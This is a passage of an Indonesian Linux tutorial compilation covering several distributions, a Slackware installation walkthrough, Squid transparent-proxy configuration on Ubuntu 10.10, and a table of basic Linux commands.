    Instalasi berbasis menu grafis dari CD-ROM, disket boot modular, 400-halaman buku referensi, dukungan teknis, dukungan driver-driver terutama VGA dan tool administrasi sistem S.u.S.E., YaST, membuat beberapa pengguna memilih distro ini.
    S.u.S.E. juga terlibat dalam pembuatan X server (video driver) untuk proyek XFree86 sehingga X server distro ini mendukung kartu grafis baru. S.U.S.E. menggunakan dua sistem pemaketan yaitu RPM (versi lama) dan SPM, S.U.S.E. Package Manager (versi baru).
  5. Turbo Linux
    http://www.turbolinux.com turbologo.png
    TurboLinux menargetkan pada produk berbasis Linux dengan kinerja tinggi untuk pasar workstation dan server terutama untuk penggunaan clustering dan orientasinya ke perusahaan.
    Beberapa produk-produknya: TurboLinux Workstation untuk dekstopnya, TurboLinux Server untuk backend server dengan kinerja tinggi terutama untuk penggunaan bisnis di perusahaan, e-commerce dan transaksi B2B (Business-to-Business).
    Salah satu produknya TurboCluster Server ditargetkan untuk pembuatan server cluster yang berskala luas dan dapat digunakan 25 cluster node atau lebih.TurboCluster server ini pernah memenangkan poling Best Web Solution dari editor Linux Journal.
    enFuzion, satu lagi produk yang berbasis pada konsep sederhana dan powerful yang dinamakan 'parametric execution'.
    enFuzion akan merubah jaringan komputer perusahaan menjadi super computer dengan kecepatan tinggi dan 'fault tolerant'.
    Pengguna produk dan layanan TurboLinux terbanyak adalah perusahaan dan perorangan di Jepang dan Asia.
  6. Trustix Secure Linux
    http://www.trustix.net atau http://www.trustix.co.id tsl.png
    Trustix Secure Linux adalah distribusi Linux dari Trustix yang berorientasi server dengan menitikberatkan kepada masalah keamanan. Beberapa aplikasi dan layanan penting yang disertakan oleh paket standar TSL adalah:
    1. Ipsec VPN dengan FreeSWAN
    2. OpenSSH
    3. OpenBSD FTP Server
    4. Postfix Mail Server
    5. POP3 and IMAP dengan dukungan SSL (SPOP and SIMAP)
    6. Apache Web Server yang mendukung WAP
    7. Apache Web Server yang mendukung SSL
    8. PHP Advance Scripting
    9. LDAP
    10. GNU Privacy Guard (GPG)
    TSL dapat diperoleh secara gratis melalui situsnya atau pembelian melalui eshop.trustix.no maupun melalui reseller terdekat.
    Anda juga dapat bergabung dalam proyek pembuatan Trustix Secure Linux di trustix.org.
  7. Trustix Merdeka (TM)
    http://merdeka.trustix.co.id trustix-maskot.jpg
    Trustix Merdeka merupakan distro Linux yang ditujukan untuk pengguna Indonesia dengan mengambil basis dari Trustix Secure Linux.
    Distro ini merupakan distro Linux Indonesia yang pertama kali dikembangkan di Indonesia sepanjang yang penulis tahu. Keamanan standarnya diset untuk pengguna dekstop ataupun yang baru mengenal Linux. Hampir tidak ada aplikasi server pada distro ini. Beberapa menu, artikel dan dokumentasinya berbahasa Indonesia yang dikembangkan oleh para pengembang Trustix Merdeka dalam proyek penerjemahan i18n dan terbuka untuk umum bagi yang ingin ambil bagian dalam proyek ini. Beberapa fitur penting dalam Trustix Merdeka (versi 1.2-Raung):
    1. XFree86-nya mendukung TTF dan kinerja yang lebih cepat.
    2. SWUP, SoftWare UPdater untuk update paket secara aman via Internet.
    3. Dukungan anti alias pada KDE.
    4. Menu KDE berbahasa Indonesia. Status translasi bisa dilihat di http://merdeka.trustix.co.id/kde.
    5. Aplikasi multimedia, pengolah kata dan jaringan yang sudah dipilihkan oleh para pengembang.
    6. Tambahan aplikasi rpms dalam direktori terpisah agar bisa diinstal sesuai keinginan.

    Utilitas manajemen paketnya menggunakan rpm dan format paketnya .rpm.
    Anda dapat men-download TM melalui situs resmi download TM: http://www.trustix.co.id/pub/Trustix/merdeka atau situs-situs mirror-nya.
  8. WinBi
    http://www.winbi.or.id Window Berbahasa Indonesia, distro Linux berbahasa Indonesia berbasis Trustix Merdeka hasil kerjasam BPPT dan universitas.
    Sistem instalasi, lingkungan desktop grafis KDE, aplikasi e-mail, browser, jaringan, perkantoran, multimedia, grafis, permainan, utilitas lain dan dokumentasi sebagian besar menggunakan bahasa Indonesia.
  9. Rimbalinux
    http://komunitas.rimbalinux.org rimbalinux
    Rimbalinux merupakan salah satu distro yang dibuat oleh sebagian anggota komunitas dan pengembang Linux Indonesia berbasis pada distro Red Hat.
    Distro ini ditujukan untuk mesin 486 dan Pentium. Sasarannya adalah pengguna Linux menengah, akademisi, dan warnet.
    Mempunyai utilitas berbasis web yaitu rppm dan utilitas lain yang masih dalam tahap pengembangan. Rimbalinux berisi window manager dan aplikasi yang ringan serta dukungan ltsp. Sampai saat ini baru sampai pada versi 1.0 (Leuser) dan sedang dalam tahap pengembangan lebih lanjut ke 1.1.
    Jika pembaca berminat menjadi pengembang Rimbalinux silahkan bergabung ke milis rimbalinux-devel@lists.sourceforge.net.
    Screenshot Rimbalinux:
    1. rimbalinux-1.jpg
    2. rimbalinux-2.jpg
  10. Knoppix
    http://www.knoppix.org Knoppix merupakan distro Linux live-cd yang dapat dijalankan melalui CD-ROM tanpa menginstalnya di hard-disk. Aplikasinya sangat lengkap dan cocok untuk demo atau belajar Linux bagi yang belum mempunyai ruang pada hard-disknya, dapat juga untuk CD rescue. Kelemahan dari knoppix adalah diperlukannya memori yang besar untuk menggunakan modus grafisnya yaitu 96 MB walaupun bisa juga dijalankan pada memori 64 MB dengan swap pada hard-disk seperti pengalaman penulis tapi Anda perlu sedikit bersabar. Distro ini berbasis Debian GNU/Linux.
Tips
Beberapa tips dari penulis untuk memilih distro:
  • Jika Anda ingin mencoba atau belajar Linux tanpa mengubah atau menginstalnya di hard-disk, distro live-cd seperti knoppix bisa jadi pilihan.
  • Installah distro Linux yang dipunyai teman dekat kita. Alasannya jika terjadi sesuatu dengan Linux yang kita instal atau sekedar ingin bertanya segala sesuatu tentang Linux, ada seseorang yang bisa kita tanya, dan dengan adanya teman-teman, kita bisa berdiskusi, ngoprek bareng dan seiring dengan berjalannya waktu kita dan temen-temen kita akan berkembang bersama-sama.
  • Setelah kita menginstal Linux dengan distro yang dipunyai teman kita dan sekiranya sudah mahir dalam memainkan atau menggunakan Linux, kita bisa coba untuk menginstal distro lain yang menurut kita bagus dan sesuai dengan preferensi kita.
  • Instal dan coba seluruh distro aja! itu bagus tapi ini akan menghabiskan waktu dan biaya, kita bisa memilih distro-distro mana saja yang sekiranya kita cocok/suka, dengan melihat pengalaman teman yang sudah pernah pakai, dokumentasi, artikel, dan materi-materi yang terkait
  • Terus bekerja seperti biasa dalam sistem Linux kita, jika memungkinkan bisa dengan variasi distro dan aplikasi yang berbeda, pada akhirnya kita bisa merasakan dan memahami distro mana yang paling cocok untuk preferensi atau kebutuhan kita

Instal Slacware


Langkah pertama Booting DVD dengan membuat pengaturan CD/DVD (First Boot) dan Hardisk (Second Boot). Hingga akan tampil tulisan seperti di bawah ini
Enter saja ( artinya kita memilih keyboard tipe Amerika)
Masukan Slackware login : root
Buat partisi dengan mengetikan : #cfdisk
Jika hardisk anda SATA disarankan à #cfdisk /dev/sda
Akan tampil seperti dibawah ini :

Nah disini saatnya kita membuat Partisi karena ini hanya simulasi saya hanya membuat di Hardisk 8GB. Pada umunya cara pembagian partisi sama di semua OS namun yang membedakan mungkin Background saja. Hampir saja saya lupa saya sarankan bagi yang memiliki OS lain yang telah terinstall sebelumnya agar di Backup di khawatirkan data – data anda ikut terformat. Untuk pembagian pertisi anda bisa berlatih sendiri berekspresi dengan eksperimen di Hardisk anda. Untuk latihan kita hanya membuat 2 partisi saja root dan swap. Apalagi tuh root sama swap? root itu sama seperti data c: di Windows dan swap adalah memory tambahan yang fungsinya seperti RAM. Tidak ada patokan pasti untuk swap namun biasaya Swap 2x RAM, jika RAM di bawah 4GB namun jika lebih dari itu tidak menggunakan swap tidak apa – apa . Cara menambahkan Swap
Type –> 82 –> Jumlah Swap –> enter
Selanjutnya proses Installasi berikut tahapanya  :
  1. Pada terminal Ketikan # Setup
  2. Pilih ADDSWAP –> ENTER
  3. Setelah itu pilih partisi yang akan di jadikan root
  4. Jika hardisk sudah tua saya sarankan pilih format di tahap yang ke 4 ini
  5. Pilih file systemyang paling cocok di gunakan, Standard terbaru Slackware 13 adalah ext4 kesalahan pemilihan file system akan menyebabkan eror di tengah instalasi yang menyebabkan kita akan sering mengulang saat installasi. (terkadang membuat jengkel).  :bingung:
  6. Pilih instalasi standard CD/DVD
  7. Pilih Full installasi, sambil menunggu proses instalasi mari kita menghabiskan snack yang kita persiapkan tadi (rekomendasi)
  8. Jika tidak ingin media darurat dari Flashdisk pilih SKIP
  9. Install Lilo pilih saja Simple
  10. Pilih Resolusi 1024 x 765 x 256
  11. Optional lilo pilih ok lalu pada USE UTF pilih No
  12. Select lilo destination pilih MBR
  13. pilih imps2 pengaturan stadard muose
  14. GPM configurasi pilih yes
  15. Configurasi network  juga yes (jika terhubung ke jaringan)
  16. Tambahkan rc.cups untuk menambahkan perangkat printer
  17. Console font configurasi pilih No
  18. Pemilihan zona waktu silahkan di konfigurasi sendiri
  19. Pilih KDE sebagai Desktop Default
  20. Lalu masukan password yang mudah di ingat sebagai root
  21. restart komputer karena installasi telah selesai
Dan Slackware anda siap untuk di gunakan, selamat mencoba!!! Kesamaan tokoh dan karakter bukan tanggung jawab penulis jika terjadi itu hanya karena kesamaan Distro
sumber:  http://teknonesia.com/install-slackware-yok/

penggunaan Squid Proxy server di Ubuntu 10.10

Squid adalah program proxy server yang tersedia secara opensource yang sangat banyak kegunaannya, salah satunya adalah melakukan cache terhadap konten dari sebuah website. Jadi apabila sebuah situs pernah dibuka oleh salah satu anggota jaringan, maka Squid akan menyimpan konten situs tersebut kedalam hard disk atau memori dari komputer, sehingga jika salah satu anggota jaringan membuka situs yang sama, anggota jaringan tersebut tidak perlu mengakses ke internet, dia hanya perlu mengkases cache yang sudah disimpan oleh Squid tadi, yang berakibat proses dalam membuka situs akan menjadi lebih cepat dan tentunya akan menghemat bandwidth.
Program Squid adalah program yang saat ini paling banyak digunakan oleh administrator jaringan sebagai program proxy server. Squid hanya bisa dijalankan di sistem operasi Linux seperti fedora, RedHat, Mandriva, OpenSUSE, dan lain-lain termasuk Ubuntu.
Perlu diinformasikan bahwa tulisan ini adalah lanjutan dari tulisan saya yang berjudul, Instalasi Ubuuntu Server 10.10 dan Konfigurasi IP Address Ubuntu Server 10.10.
Instalasi dan Konfigurasi Squid Di Ubuntu Server 10.10
Untuk bisa menggunakan Squid langkah pertama yang dilakukan adalah menginstal paket Squid kedalam Ubuntu Server, karena Ubuntu Server belum menyertakan Squid di dalamnya. Caranya adalah dengan masuk ke Ubuntu Server sebagai root dan ketikkan apt-get install squid, maka proses unduh dan instalasi Squid akan berlangsung sekaligus. Proses ini tidak akan memakan waktu yang lama, karena ukuran Squid yang tidak terlalu besar. Pada tutorial ini saya menggunakan Squid versi 2.7 STABLE9.
Setelah selesai, langkah berikutnya adalah melakukan konfigurasi Squid. Langkah-langkahnya adalah sebagai berikut.
  • Buat sebuah direktori tempat cache akan disimpan. Pada tutorial ini saya akan menyimpan cache di direktori / (root), ketikkan perintah mkdir /cache. Lalu ubah hak aksesnya menjadi proxy agar bisa diakses oleh Squid dengan perintah: chown proxy:proxy /cache.
  • Selanjutnya lakukan konfigurasi pada berkas Squid. Berkas konfigurasi Squid berada di bawah direktori /etc/squid dengan nama squid.conf. Namun terlebih dahulu ubah hak aksesnya menjadi proxy, dengan mengetikkan perintah chown proxy:proxy /etc/squid/squid.conf. Selanjutnya lakukan konfigurasi pada berkas squid.conf dengan mengetikkan nano /etc/squdi.squid.conf.
  • Carilah baris http_port 3128 dengan menekan tombol Ctrl + W (fasilitas search pada nano), lalu ketikkan http_port 3128, setelah ditemukan tambahkan kata transparent pada akhir baris, sehingga menjadi http_port 3128 transparent. Ini dibuat untuk membuat proxy menjadi transparan, sehingga web browser yang digunakan pengguna tidak perlu mengatur proxy secara manual menggunakan port 3128 yang merupakan port default dari proxy. Port ini bisa diganti sesuka hati, namun seluruhnya harus sama. Pengaturan ini juga harus dikolaborasikan dengan iptables yang akan dipaparkan selanjutnya.
  • Kemudian cari baris cache_effective_user proxy, setelah ditemukan, pada awal baris ada tanda pagar (#), hilangkan tanda pagar tersebut agar bisa dieksekusi oleh Squid, jika tidak, maka Squid akan menganggap baris tersebut hanya komentar. Tepat dibawah baris cache_effective_user proxy tambahkan cache_effective_group proxy. Ini digunakan untuk mendefenisikan bahwa proxy adalah user dan group yang memiliki hak akses untuk Squid.
  • Cari baris cache_mgr webmaster, setelah ditemukan, hilangkan tanda pagar yang ada di awal baris, kemudian ganti kata webmaster menjadi alamat email administrator yang bisa dihubungi oleh klien. Contohnya seperti ini cache_mgr adamkurniawan02@yahoo.co.id. Ini digunakan, apabila pada saat terjadi kesalahan pada proxy, maka browser akan menampilkan halaman error yang mencantumkan alamat email administrator.
  • Cari lagi baris cache_dir ufs /var/spool/squid 100 16 256, hilangkan tanda pagar yang ada di awal baris, kemudian ubah baris ini menjadi cache_dir ufs /cache 1024 16 256. Baris ini menyatakan dimana cache akan disimpan, pada awal konfigurasi saya telah membuat folder yang digunakan untuk menyimpan cache. Kemudian jenis sistem storage yang digunakan (ufs). Kapasitas hard disk yang digunakan untuk cache adalah sebesar 1024 MB, jumlah subdirektori tingkat pertama dalam direktori cache adalah 16 dan jumlah subdirektori tingkat kedua yang dibuat dalam direktori cache tingkat pertama adalah 256.
  • Cari baris cache_mem 8 MB. Ini adalah baris untuk mengatur jumlah RAM (Random Access Memory) yang digunakan untuk cache. Kecepatan baca RAM lebih tinggi dari pada hard disk namun karena kapasitasnya yang tidak terlalu besar menyebabkan penggunan RAM untuk cache menjadi sangat terbatas. Pada tutorial ini saya menggunakan 16 MB. Maka barisnya ini menjadi cache_mem 16 MB, dan jangan lupa untuk menghilangkan tanda pagarnya.
  • Masih dengan menekan tombol Ctrl + W, cari lagi baris acl to_localhost dst 120.0.0.0/8 0.0.0.0/32. Tepat dibawah baris tersebut ketikkan:

    acl laboratorium src 10.10.1.0/24

    http_access allow laboratorium
    Dua baris diatas digunakan untuk memberikan akses kontrol kepada jaringan dengan network id 10.10.1.0, yaitu jaringan yang saya miliki. Dengan dua baris diatas juga, maka selain jaringan dengan network id 10.10.1.0 tidak akan bisa terkoneksi ke jaringan luar, karena Squid tidak mengizinkannya.
Setelah semua langkah diatas dilakukan, tekan Ctrl + O untuk menyimpan konfigurasi, kemudian tekan tombol Enter. Sampai disini Squid telah selesai dikonfigurasi.
Langkah terakhir yang dilakukan adalah menyempurnakan tranparan proxy dengan iptables yang sebelumnya sudah diatur. Ketikkan skrip berikut ini: iptables –t nat –A PREROUTING –p tcp –s 10.10.1.0/24 –dport 80 –j REDIRECT –to-port 3128, kemudian tekan Enter. Dengan skrip iptables diatas, maka semua paket yang berasal dari port 80 akan dibelokkan ke port 3128 (port Squid). Sehingga paket akan dipaksa melewati Squid, sehingga bisa tersaring.
Skrip iptables diatas harus dkietikkan ulang jika komputer server melakukan restart, karena bersifat sementara. Untuk itu, agar skrip iptables diatas berjalan pada saat komputer dinyalakan, maka bukalah berkas /etc/rc.local dan letakkan skrip tersebut sebelum bari exit 0, jika sudah simpan dengan Ctrl + O.
Setelah seluruh pengaturan selesai dilakukan, baik dari alamat IP, DNS, WebHTB, dan juga proxy, lakukan restart terhadap Ubuntu Server dengan mengetikkan sudo init 6 atau sudo reboot. Setelah restart dan jika tidak ada kesalahan dalam pengaturan, maka Ubuntu Server 10.10 siap untuk digunakan sebagai gateway dan proxy server.
sumber: http://teknonesia.com/penggunaan-squid-sebagai-proxy-server-di-ubuntu-server-10-10/

perintah dasar linux

Perintah untuk berbagai operasi dasar di sistem operasi linux, beserta penjelasannya, dapat saudara lihat pada tabel yang telah penulis susun sebagai berikut:
Perintah Keterangan
any_command --help Menampilkan keterangan bantu tentang pemakaian perintah. "--help" sama dengan perintah pada DOS "/h".
ls Melihat isi file dari direktori aktif. Pada linux perintah dir hanya berupa alias dari perintah ls. Untuk perintah ls sendiri sering dibuatkan alias ls --color, agar pada waktu di ls ditampilkan warna-warna sesuai dengan file-filenya, biasanya hijau untuk execute, dsb.
ls -al Melihat seluruh isi file pada direktori aktif beserta file hidden, lalu ditampilkan layar per layar.
cd directory Change directory. Menggunakan cd tanpa nama direktori akan menghantarkan anda ke home direktori. Dan cd - akan menghantarkan anda ke direktori sebelumnya.
cp source destination Mengopi suatu file
mcopy source destination Mengcopy suatu file dari/ke dos filesystem. Contoh <tt>mcopy a:autoexec.bat ~/junk . Gunakan man mtools untuk command yang sejenis : mdir, mcd, mren, mmove, mdel, mmd, mrd, mformat....
mv source destination Memindahkan atau mengganti nama file
ln -s source destination Membuat Simbolic Links, contoh <tt>ln -sf /usr/X11R6/bin/XF86_SVGA /etc/X11/X, membuat Simbolic link dari file XF86_SVGA ke X
rm files Menghapus file
mkdir directory Membuat direktori baru
rmdir directory Menghapus direktori yang telah kosong
rm -r files (recursive remove) Menghapus file, direktori dan subdirektorinya. Hati-hati menggunakan perintah ini apabila anda login sebagai root, karena root dengan mudah dapat menghapus seluruh file pada sistem dengan perintah di atas, tidak ada perintah untuk undelete di Linux
more Untuk melihat isi suatu file, dengan tambahan perintah more, maka isi file tersebut ditampilkan layar per layar.
less filename Melihat suatu file layar per layar, dan tekan tombol "q" apabila ingin keluar,
pico filename Edit suatu text file.
pico -w filename Edit suatu text file, dengan menonaktifkan fungsi word wrap, sangat berguna untuk mengedit file seperti /etc/fstab.
lynx file.html Melihat file html atau browse ke net dengan text mode, dimana gambar/image tidak dapat ditampilkan, tapi lynx adalah suatu browser yang sangat cepat, sangat berguna bila anda hanya menginginkan suatu artikel tanpa image.
tar -zxvf filename.tar.gz Meng-untar sebuah file tar sekaligus meng-uncompress file tersebut (*.tar.gz atau *.tgz), untuk meletakkannya direktori yg diinginkan tambahkan option -C direktori, contoh tar -zxvf filename.tar.gz -C /opt (meletakkan file tersebut di direktori /opt
tar -xvf filename.tar Meng-untar sebuah file tar yang tidak terkompress (*.tar).
gunzip filename.gz Meng-uncompress sebuah file zip (*.gz" or *.z). dengan menggunakan gzip (juga zip atau compress) jika anda menginginkan mengompress file.
bunzip2 filename.bz2 Meng-uncompress file dengan format (*.bz2) dengan utiliti "bzip2", digunakan pada file yang besar.
unzip filename.zip Meng-uncompress file dengan format (*.zip) dengan utiliti "unzip" yang kompatibel dengan pkzip for DOS.
find / -name "filename" Mencari "namafile" pada komputer anda dimulai dengan direktori /. Namafile tersebut mungkin saja berisi wildcard (*,?).
locate filename Mencari file dengan string "filename". Sangat mudah dan cepat dari perintah di atas.
pine Email reader yang sangat mudah digunakan, dan menjadi favorit banyak pemakai mesin Unix. Atau anda bisa pakai email yang sangat customize, yaitu mutt ,
talk username1 Berbicara dengan keyboard dengan user lain yg sedang login pada mesin kita (atau gunakan talk username1@machinename</t> untuk berbicara dengan komputer lain). Untuk menerima undangan percakapan, ketikkan <tt>talk username2. Jika seseorang mencoba untuk berbicara dengan anda dan itu dirasakan mengganggu, anda bisa menggunakan perintah mesg n untuk menolak pesan tersebut. Dan gunakan perintah who atau rwho untuk melihat siapa user yang mengganggu tersebut.
mc Menjalankan "Morton Commander" ... eh... salah maksudnya "Midnight Commander" sebagai file manager, cepat dan bagus.
telnet server Untuk menghubungkan komputer kita ke komputer lain dengan menggunakan protokol TELNET. Gunakan nama mesin atau Nomor IP mesin, dan anda akan mendapatkan prompt login name dari mesin tersebut, masukkan passwordnya, oh ya .. anda juga harus punya account di mesin remote tersebut. Telnet akan menghubungkan anda dengan komputer lain dan membiarkan anda untuk mengoperasikan mesin tersebut. Telnet sangat tidak aman, setiap yang anda ketik menjadi "open text", juga dengan password anda! Gunakan ssh alih-alih telnet untuk mengakses mesin secara remote.
rlogin server (remote login) Menghubungkan anda kekomputer lain. Loginname dan password, tetapi apabila account anda tersebut telah dipakai, maka anda akan mendapatkan pesan kesalahan pada password anda. Sangat tidak aman juga, gunakan ssh sebagai gantinya.
rsh server (remote shell) Jalan lain untuk menghubungkan anda ke remote machine. Apabila login name/password anda sedang dipakai di remote mesin tsb, maka password anda tidak akan berlaku. Idem dengan rlogin, gantikan dengan ssh.
ftp server Ftp ke mesin lain, ini sangat berguna untuk mengopy file ke/dari remote mesin. Juga tidak aman, gunakan scp dari keluarga ssh sebagai gantinya.
minicom Program Minicom (dapat dikatakan seperti "Procomm/Hyperterminal for Linux").
./program_name Menjalankan program pada direktori aktif, yang mana tidak terdapat pada PATH anda
xinit Menjalankan X-window server (tanpa windows manager).
startx Menjalankan X-window server dan meload default windows manager. Sama seperti perintah "win" under DOS dengan Win3.1
startx -- :1 Menjalankan sesi X-windows berikutnya pada display 1 (default menggunakan display 0). Anda dapat menjalankan banyak GUI terminal secara bersamaan, untuk pindah antar GUI gunakan <Ctrl><Alt><F7>, <Ctrl><Alt><F8>, etc, tapi ini akan lebih banyak memakan memori.
xterm (pada X terminal) ,menjalankan X-windows terminal. Untuk keluar ketikkan exit
xboing (pada X terminal). Sangat lucu deh ...., seperti games-games lama .....
gimp (pada X terminal) Program image editor yang sangat bagus, bisa disamakan dengan Adobe Photoshop, yang membedakan adalah program ini gratis.
netscape (pada X terminal) menjalankan netscape, versi pada waktu tulisan ini dibuat telah mencapai versi 4.7
netscape -display host:0.0 (pada X terminal) menjalankan netscape pada mesin yang aktif dan menampilkan outputnya pada mesin yang bernama host display 0 screen 0. Anda harus memberikan akses untuk mesin aktif untuk menampilkannya pada mesin host dengan perintah xhost
shutdown -h now (sebagai root) Shut down sistem. Umumnya digunakan untuk remote shutdown. Gunakan <Ctrl><Alt> untuk shutdown pada konsol (dapat dijalankan oleh user).
halt reboot (sebagai root) Halt atau reboot mesin. Lebih simple dari perintah di atas.
man topic Menampilkan daftar dari sistem manual pages (help) sesuai dengan topic. Coba man man. lalu tekan q untuk keluar dari viewer. Perintah info topic Manual pages dapat dibaca dilhat dengan cara any_command --help.
apropos topic Menampilkan bantuan manual berdasarkan topik..
pwd Melihat direktori kerja saat ini
hostname Menampilkan nama local host (mesin dimana anda sedang bekerja). Gunakan perintah netconf (sebagai root) untuk merubah nama host dari mesin tersebut, atau edit file /etc/hosts
whoami Mencetak login name anda
id username Mencetak user id (uid) atau group id (gid)
date Mencetak atau merubah tanggal dan waktu pada komputer, contoh merubah tanggal dan waktu ke 2000-12-31 23:57 dengan perintah; date 123123572000
time Melihat jumlah waktu yg ditangani untuk penyelesaian suatu proses + info lainnya. Jangan dibingungkan dengan perintah date
who Melihat user yang login pada komputer kita.
rwho -a Melihat semua user yg login pada network anda. Layanan perintah rwho ini harus diaktifkan, jalankan setup sebagai root untuk mengaktifkannya.
finger username Melihat informasi user, coba jalankan; finger root
last Melihat user sebelumnya yang telah login di komputer.
uptime Melihat jumlah waktu pemakaian komputer oleh seseorang, terhitung proses reboot terakhir.
ps (=print status) Melihat proses-proses yang dijalankan oleh user
ps axu Melihat seluruh proses yang dijalankan, walaupun tanpa terminal control, juga ditampilkan nama dari user untuk setiap proses.
top Melihat proses yang berjalan, dengan urutan penggunaan cpu.
uname -a Informasi system kernel anda
free Informasi memory (dalam kilobytes).
df -h (=disk free) Melihat informasi pemakaian disk pada seluruh system (in human-readable form)
du / -bh (=disk usage) Melihat secara detil pemakaian disk untuk setiap direktori, dimulai dari root (in human legible form).
cat /proc/cpuinfo Cpu info. Melihat file pada /proc directori yang bukan merupakan file nyata (not real files).
cat /proc/interrupts Melihat alamat interrupt yang dipakai.
cat /proc/version Versi dari Linux dan informasi lainnya.
cat /proc/filesystems Melihat filesystem yang digunakan.
cat /etc/printcap Melihat printer yang telah disetup
lsmod (as root) Melihat module-module kernel yang telah di load.
set Melihat environment dari user yang aktif
echo $PATH Melihat isi dari variabel PATH. Perintah ini dapat digunakan untuk menampilkan variabel environmen lain dengan baik. Gunakan set untuk melihat environmen secara penuh.
dmesg Mencetak pesan-pesan pada waktu proses boot. (menampilkan file: /var/log/dmesg).
clear Membersihkan layar.
adduser Menambah pengguna.